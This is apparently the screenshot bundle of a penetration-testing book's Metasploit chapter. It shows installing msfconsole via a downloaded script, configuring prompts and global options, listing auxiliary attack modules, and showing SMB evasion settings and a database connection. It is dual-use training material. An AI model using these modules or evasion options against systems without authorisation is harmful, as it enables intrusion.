





Graphics Bundle

Chapter 1: Introduction to Web Application Penetration Testing







Chapter 2: Metasploit Essentials

```

MacBook-Air:~ Himanshu$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
> chmod 755 msfinstall && \
> ./msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent    Left  Speed
100 5525    100 5525    0     0  4725      0  0:00:01  0:00:01 --:--:-- 4730
Switching to root user to update the package
Password:

```

```

← → ↻ 🔒 https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config
#!/bin/sh

print_pgp_key() {
  cat <<-EOF
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1

mQINBFDAY/0BEAC8I5bw5gLQqHKx5JCacYcXFL6AZowl3qIOTxo5yfB18CepNpWY
OOErVtIUJb17WehhhbWoo9WjpbBalDXBRtI1NvfArewOT8fLm7BdhYe8U45moBfkYi
xFtNrPw3pdIltHQISrB8Pufhlin8obQuq0rcxYV8NblvYo4gIGNjBfO1QGvBNmp7
kbtj1AuZguScZmUTdPOwfv8fqN52X9tCvlahQk1hg8XG9YwW0vXb5z93jkLXBb5b
sRCnou4m9IV6vOv2HVNRYMKT7uht3z4FqflP9NkySl4daCdZgmXbf169vvLdwLrC
lVymwAbwvuyILZv4JW1w0Kx8nWiTuK5A886882i83lXnkhlvC9jInva4/5hTrbRw
XJb7qOyh7sxa5Gofgq1NwVfLkrvVCMystRPU18sF1ORfglUTFcZ86RYdxpmoZvk7
EeAbiLCQDZKof0fV3U9CxLj8gXPjPY1Lu6udZUN6NG1ALJjsPkGnbpQEeEJlKNAG
+rF+tp73TrG0PW8C/THL7fN93ET3wn5tfNu86Liui9wd8ZLuPJNEYeE6eyPAGXJ4
p69Yb4ou5um5jWnzaVameECBZvtc4HOhy3nTEiVMDcKv/o8XxKOCLpjW1RSDirKl
ZRIIsJYPx2yuJSVMCsN5Sghp5+OCsQ+On4OFWxCskemvy97ftkv/fwUI7mQARAQAB
tCJNZXRhc3Bsb2l0IDxtZXRhc3Bsb2l0QHJhcGlkNy5jb20+iQI9BBMBCgAnAhsD
BQsJCACDBRUKCQgLBRYCAwEAAh4BAaheABQJXyXj4BQkMrEd3AAoJEM37X6UgB7lU
GBAP/2h3lRymPIwJ7m3dKQ0ftphAvYarWdy1Y/KF2HYgmWeLjuzLlCwyiTG4pdJt
R/EtAdRsXVGI8JFI2QpPr1S1OetGipcSsjwZjq2NeflrpjixmB7srT8HX0OoVCcx
j7nxFwKs0oEd09fABO/K8ix5yNmDDv5y7jhz/hBfKTEqPXaY4btCZUw4Altv8flx

```

```

~ — BugsBounty.com — ruby • msfconsole

:000000000000000k, ,k000000000000000:
'00000000k0000000: :000000000000000000'
o0000000.MMMM.o0000o0000l.MMMM,0000000o
d0000000.MMMMMM.c0000c.MMMMMM,0000000x
l0000000.MMMMMMMMM;d;MMMMMMMMM,0000000l
.O000000.MMM.;MMMMMMMMMMMM;MMM,0000000.
c000000.MMM.00c.MMMMM'o00.MMM,000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'wM.0000occcx0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k00000000000000k:
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v4.17.2-dev-b9192d1bdb51ddd19009d2cf3df787193ede7160]
+ -- --=[ 1791 exploits - 1019 auxiliary - 311 post ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf >


```

```

[MacBook-Air:~ Himanshu$ msfupdate
Switching to root user to update the package
>Password:
Downloading package...
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   Dload  Upload  Total   Dload  Upload    Total   Spent    Left   Speed
  1 148M    1 2944k    0     0   358k      0  0:07:02  0:00:08  0:06:54  570k_

```






```

C:\> Select Command Prompt
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Harry>msfconsole
'msfconsole' is not recognized as an internal or external command,
operable program or batch file.
```



```
C:\ Select Command Prompt
C:\Users\Harry>set PATH=%PATH%;C:\metasploit-framework\bin
```

```
C:\ Command Prompt
C:\Users\Harry>msfconsole_
```

```
Harry@xXxZombi3xXx ~$ msfconsole -q
msf >
```



```

Harry@xXxZombi3xXx ~$ msfconsole -qn -x "db_status;db_rmap;db_connect;db_import;db_export"
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
[-] Unknown command: db_status.
[-] Unknown command: db_rmap.
[-] Unknown command: db_connect.
[-] Unknown command: db_import.
[-] Unknown command: db_export.
msf >

```

```

msf >
msf > load
load aggregator      load db_credcollect  load ips_filter      load minion          load nexpose         load rssfeed        load socket_logger   load token_adduser
load alias           load db_tracker      load komand          load msfd            load openvas         load sample         load sounds          load token_hunter
load auto_add_route  load event_tester    load lab             load msgrpc         load pcap_log        load session_notifier load sqlmap          load wiki
load beholder        load ffautoregen     load libnotify       load nessus         load request         load session_tagger  load thread          load wmap
msf > load db_
load db_credcollect  load db_tracker
msf > load db_tracker
[-] Failed to load plugin from /usr/local/share/metasploit-framework/plugins/db_tracker: This plugin failed to load: The database backend has not been initialized
msf >

```

```

Harry@xXxZombi3xXx ~$ msfconsole -qx "echo WELCOME TO METASPLOIT FRAMEWORK;exit"
[*] exec: echo WELCOME TO METASPLOIT FRAMEWORK

WELCOME TO METASPLOIT FRAMEWORK
Harry@xXxZombi3xXx ~$

```

```

msf > show options

Global Options:
-----
Option          Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0              Verbosity of logs (default 0, max 3)
MinimumRank     3              The minimum rank of exploits that will run without explicit confirmation
Prompt         msf            The prompt string
PromptChar     >             The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging  false          Log all input and output for sessions
TimestampOutput false          Prefix all console output with a timestamp

msf >

```

```
[msf > set Prompt Harry@EvilHackers.com
Prompt => Harry@EvilHackers.com
[Harry@EvilHackers.com> set PromptChar >>>
PromptChar => >>>
Harry@EvilHackers.com>>> █
```

```
msf >
msf > set Prompt ::%yel%T::%red%H::%whi%D::%gmr%B::%mag%J::%blu%L::%clr%MSF
Prompt => ::%T::%H::%D::%W::%J::%L::MSF
[::02:29:27::xXzombi3xXx::/Users/Harry::default::Harry::192.168.2.4::MSF > show options

Global Options:
-----
Option          Current Setting          Description
-----
ConsoleLogging  false                    Log all console input and output
LogLevel        0                        Verbosity of logs (default 0, max 3)
MinimumRank     0                        The minimum rank of exploits that will run without
explicit confirmation
Prompt          ::%T::%H::%D::%W::%J::%L::MSF The prompt string
PromptChar      >                        The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S      Format for timestamp escapes in prompts
SessionLogging  false                    Log all input and output for sessions
TimestampOutput false                    Prefix all console output with a timestamp

::02:29:35::xXzombi3xXx::/Users/Harry::default::Harry::192.168.2.4::MSF >
```

```
[msf > use auxiliary/scanner/smb/smb_version
[msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
[msf auxiliary(scanner/smb/smb_version) > back
[msf > get rhosts
rhosts =>
[msf >
```

```
[msf >
[msf > use auxiliary/scanner/smb/smb_version
[msf auxiliary(scanner/smb/smb_version) > setg rhosts 192.168.2.17
rhosts => 192.168.2.17
[msf auxiliary(scanner/smb/smb_version) > back
[msf > getg rhosts
rhosts => 192.168.2.17
[msf > █
```

```
[Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> set
```

```
Global
```

```
=====  
Name          Value  
----          -  
Prompt        Harry@EvilHackers.com  
PromptChar    >>>
```

```
Module: scanner/smb/smb_version
```

```
=====  
Name          Value  
----          -  
CHOST  
CPORT  
ConnectTimeout      10  
DCERPC::ReadTimeout 10  
DCERPC::fake_bind_multi      true  
DCERPC::fake_bind_multi_append 0  
DCERPC::fake_bind_multi_prepend 0  
DCERPC::max_frag_size 4096  
DCERPC::smb_pipeio      rw  
NTLM::SendLM           true  
NTLM::SendNTLM         true  
NTLM::SendSPN          true  
NTLM::UseLMKey         false  
NTLM::UseNTLM2_session true  
NTLM::UseNTLMv2        true  
Proxies  
RHOSTS  
SMB::ChunkSize        500  
SMB::Native_LM        Windows 2000 5.0
```

Graphics Bundle

```
msf >
msf >
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf > █
```

```
Harry@EvilHackers.com>>> show auxiliary

Auxiliary

-----
Name                                     Disclosure Date Rank Description
-----
admin/2wire/xslt_password_reset         2007-08-15     normal 2Wire Cross-Site Request Forgery Password Reset Vulnerability
admin/android/google_play_store_uxss_xframe_rce normal        Android Browser RCE Through Google Play Store XFO
admin/appletv/appletv_display_image     normal        Apple TV Image Remote Control
admin/appletv/appletv_display_video     normal        Apple TV Video Remote Control
admin/atg/atg_client                     normal        Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
admin/aws/aws_launch_instances           normal        Launches Hosts in AWS
admin/backupexec/dump                   normal        Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry                normal        Veritas Backup Exec Server Registry Access
admin/chromecast/chromecast_reset       normal        Chromecast Factory Reset DoS
admin/chromecast/chromecast_youtube     normal        Chromecast YouTube Remote Control
admin/cisco/cisco_asa_extrabaccon       normal        Cisco ASA Authentication Bypass (EXTRABACON)
admin/cisco/cisco_secure_acs_bypass     normal        Cisco Secure ACS Unauthorized Password Change
admin/cisco/vpn_3000_ftp_bypass         2006-08-23     normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/db2/db2rncmd                       2004-03-04     normal  IBM DB2 db2rncmd.exe Command Execution Vulnerability
admin/dns/dyn_dns_update                 normal        DNS Server Dynamic Update Record Injection
admin/edirectory/edirectory_dhost_cookie normal        Novell eDirectory DHOST Predictable Session Cookie
admin/edirectory/edirectory_edirutil    normal        Novell eDirectory eMBX Unauthenticated File Access
admin/emc/alphastor_devicemanager_exec  2008-05-27     normal  EMC AlphaStor Device Manager Arbitrary Command Execution
admin/emc/alphastor_librarymanager_exec 2008-05-27     normal  EMC AlphaStor Library Manager Arbitrary Command Execution
admin/firetv/firetv_youtube             normal        Amazon Fire TV YouTube Remote Control
admin/hp/hp_data_protector_cmd           2011-02-07     normal  HP Data Protector 6.1 EXEC_CMD Command Execution
admin/hp/hp_ilo_create_admin_account     2017-08-24     normal  HP iLO 4 1.00-2.50 Authentication Bypass Administrator Account Creation
admin/hp/hp_ime_som_create_account       2013-10-08     normal  HP Intelligent Management SOM Account Creation
admin/http/allegro_rompager_auth_bypass  2014-12-17     normal  Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
admin/http/arris_motorola_surfboard_backdoor_xss 2015-04-08     normal  Arris / Motorola Surfboard SBG6580 Web Interface Takeover
admin/http/axigen_file_access            2012-10-31     normal  Axigen Arbitrary File Read and Delete
```

```
msf > show
show all          show encoders    show nops        show payloads    show post
show auxiliary   show exploits    show options     show plugins
msf > show
```

```
msf auxiliary(scanner/smb/smb_version) >
msf auxiliary(scanner/smb/smb_version) > show
show actions      show auxiliary   show exploits    show nops        show plugins
show advanced     show encoders    show info        show options     show post
show all          show evasion     show missing     show payloads    show targets
msf auxiliary(scanner/smb/smb_version) > show
```

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show evasion

Module evasion options:

Name                Current Setting  Required  Description
-----
DCERPC::fake_bind_multi  true           no        Use multi-context bind calls
DCERPC::fake_bind_multi_append  0              no        Set the number of UUIIDs to append the target
DCERPC::fake_bind_multi_prepend  0              no        Set the number of UUIIDs to prepend before the target
DCERPC::max_frag_size    4096           yes       Set the DCERPC packet fragmentation size
DCERPC::smb_pipeio      rw             no        Use a different delivery method for accessing named pipes (Accepted: rw, trans)
SMB::obscure_trans_pipe_level  0              yes       Obscure PIPE string in TransNamedPipe (Level 0-3)
SMB::pad_data_level      0              yes       Place extra padding between headers and data (Level 0-3)
SMB::pad_file_level      0              yes       Obscure path names used in open/create (Level 0-3)
SMB::pipe_evasion        false          yes       Enable segmented read/writes for SMB Pipes
SMB::pipe_read_max_size  1024           yes       Maximum buffer size for pipe reads
SMB::pipe_read_min_size  1              yes       Minimum buffer size for pipe reads
SMB::pipe_write_max_size  1024           yes       Maximum buffer size for pipe writes
SMB::pipe_write_min_size  1              yes       Minimum buffer size for pipe writes
TCP::max_send_size       0              no        Maximum tcp segment size. (0 = disable)
TCP::send_delay          0              no        Delays inserted before every send. (0 = disable)

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>

```

```

Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> whoami && id
[*] exec: whoami && id

Harry
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(
roup.2),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access
om.apple.sharepoint.group.1)
Harry@EvilHackers.com>>> █

```

```

Harry@EvilHackers.com >>>
Harry@EvilHackers.com >>> /bin/bash -i
[*] exec: /bin/bash -i

bash-3.2$

```

```

Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> db_status
[*] postgresql selected, no connection
Harry@EvilHackers.com>>> █

```

```
Harry@xXxZombi3xXx ~$ cat /usr/local/share/metasploit-framework/config/database.yml
production:
  adapter: postgresql
  database: msf
  username: msf
  password: msf
  host: 0.0.0.0
  port: 5432
  pool: 75
  timeout: 5
Harry@xXxZombi3xXx ~$
```

```
Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> db_connect -y /usr/local/share/metasploit-framework/config/database.yml
[*] Rebuilding the module cache in the background...
